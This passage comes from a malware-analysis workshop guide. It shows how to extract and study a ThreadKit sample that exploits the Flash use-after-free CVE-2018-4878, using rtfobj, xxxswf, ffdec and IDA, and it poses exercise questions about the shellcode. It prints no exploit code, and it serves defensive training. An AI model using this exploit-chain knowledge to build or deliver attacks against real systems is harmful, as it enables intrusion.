8. Hit F9 to continue to the set breakpoint and single step from the return address to enter the shellcode for the current exploit.

From the current debugging location answer the following questions:

1. What address is returned to by the vulnerable function?
2. What Windows API is called by the exploit's shellcode?
3. How does this API call initialize the ThreadKit infection chain?

FLASH USE-AFTER-FREE EXPLOIT

Sample: `1dffe57c78bea77579b8ca0cc0dd4ef25d16a8260bcefea9a5ee926475bf1d05`

This version of ThreadKit exploits CVE-2018-4878 which is a Use-After-Free (UAF) vulnerability in Adobe Flash. ThreadKit exploits this by embedding a Flash OLE object in what appears to be a slightly modified version of a publicly released Proof-of-Concept (PoC) exploit.[10] Once the document is loaded by Microsoft Word and the Flash object is recognized, the Adobe Flash ActiveX control DLL is loaded into Microsoft Word to execute a ShockWave Flash (SWF) file within the Flash OLE object.

First, we can analyze the document using `rtfobj` to see the embedded Adobe Flash OLE object:

```
PS C:\Users\User\Desktop\Workshop\Flash-UAF-Exploit> rtfobj Flash-UAF.rtf
rtfobj 0.54 on Python 2.7.16 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: 'Flash-UAF.rtf' - size: 762046 bytes
-snip-
---+----------+--------------------------------------------------------------
8  |000B38B0h |format_id: 2 (Embedded)
   |          |class name: 'ShockwaveFlash.ShockwaveFlash.23'
   |          |data size: 12800
   |          |MD5 = '2e21a11fc79d7b89742155b65af97e2e'
   |          |CLSID: D27CDB6E-AE6D-11CF-96B8-444553540000
```

[10] http://blog.morphisec.com/cve-2018-4878-an-analysis-of-the-flash-player-hack

```
   |          |Shockwave Flash Object (may trigger many CVEs)
---+----------+--------------------------------------------------------------
```

We can then extract the OLE object using the following command line:

```
PS C:\Users\User\Desktop\Workshop\Flash-UAF-Exploit> rtfobj -s8 Flash-UAF.rtf
rtfobj 0.54 on Python 2.7.16 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: 'Flash-UAF.rtf' - size: 762046 bytes
-snip-
8  |000B38B0h |format_id: 2 (Embedded)
   |          |class name: 'ShockwaveFlash.ShockwaveFlash.23'
   |          |data size: 12800
   |          |MD5 = '2e21a11fc79d7b89742155b65af97e2e'
   |          |CLSID: D27CDB6E-AE6D-11CF-96B8-444553540000
   |          |Shockwave Flash Object (may trigger many CVEs)
---+----------+--------------------------------------------------------------
Saving file embedded in OLE object #0:
  format_id  = 2
  class name = 'ShockwaveFlash.ShockwaveFlash.23'
  data size  = 12800
  saving to file Flash-UAF.rtf_object_000B38B0.bin
  md5 2e21a11fc79d7b89742155b65af97e2e
```

We can then use a python tool written by Alexander Hanel called xxxswf to carve the SWF file from the OLE object.[11] This can be done using the following command line (please note the use of Python 2.7):

```
PS   C:\Users\User\Desktop\Workshop\Flash-UAF-Exploit\xxxswf\xxxswf>   C:\Python27\python.exe
          .\xxxswf.py -x ..\..\Flash-UAF.rtf_object_000B38B0.bin

[SUMMARY]            Potentially            1            SWF(s)            in            MD5
          2e21a11fc79d7b89742155b65af97e2e:..\..\Flash-UAF.rtf_object_000B38B0.bin
        [ADDR] SWF 1 at 0xa08 - FWS Header
                [FILE] Carved SWF MD5: d7ced98e11d1d89ee5c26e7d7ed72421.swf
```

Now that we have the carved SWF file, we can use `ffdec` to decompile the SWF byte code into ActionScript.[12] First, open `ffdec` and click on the `Open` button. Set the "`files of type`" field to "`Binary search – all files (*.*)`", navigate to the directory of the carved SWF file, select the carved file, and hit "`Open`", as seen in Figure 12.

[11] https://bitbucket.org/Alexander_Hanel/xxxswf/src/master/
[12] https://github.com/jindrapetrik/jpexs-decompiler




Figure 12. Opening Carved SWF in ffdec

Once the SWF has been decompiled you will see a number of expandable dropdowns on the left-hand side. The "`scripts`" dropdown will provide all ActionScript that has been decompiled, this will contain the exploit code. The "`binaryData`" dropdown will provide any referenced binary data by the ActionScript.

Hands-on Exercise – Statically Analyze ActionScript to Identify UAF Trigger

Navigate the decompiled ActionScript to answer the following questions:

1. What object is created and freed to generate the Use-After-Free condition? (Hint: look for "null")
2. How is the system operating system checked?
3. What DLLs are searched for in memory?
4. What functions are resolved in memory?
5. How is the shellcode executed?

Hands-on Exercise – Statically Analyze ActionScript to Extract and Analyze Shellcode

In order to extract the resulting shellcode, navigate to the binaryData section of the navigation pane and click on `DefineBinaryData(1. MainExp_shellcodeBytes)` as seen in Figure 13.




Figure 13. Shellcode Selected in binaryData Navigation Pane

Right click on this field and select "`Export selection`" as seen in Figure 14.




Figure 14. binaryData Export selection Menu

Ensure "`Raw`" is selected in the Export window and click "`OK`". Select an output directory and hit "`Open`". This will save the binary to the selected folder in a folder named `binaryData`.

Next, we want to open the extracted shellcode bytes in the `idafree70` to disassemble the shellcode and interpret its instructions. Open `idafree70` and open the exported `1_MainExp_shellcodBytes.bin` file as bytes in 32-bit mode. Once the bytes are loaded in IDA, press the "c" key to turn the starting offset to disassemble the extracted shellcode as seen in Figure 15. If code does not disassemble at a specific offset, continue to press the "c" key to disassemble each segment that is still undefined.




Figure 15. binaryData Export selection Menu

Once the code is disassembled in its entirety, answer the following questions:

1. What APIs are dynamically resolved by the shellcode in memory?
2. How does the shellcode start the infection chain?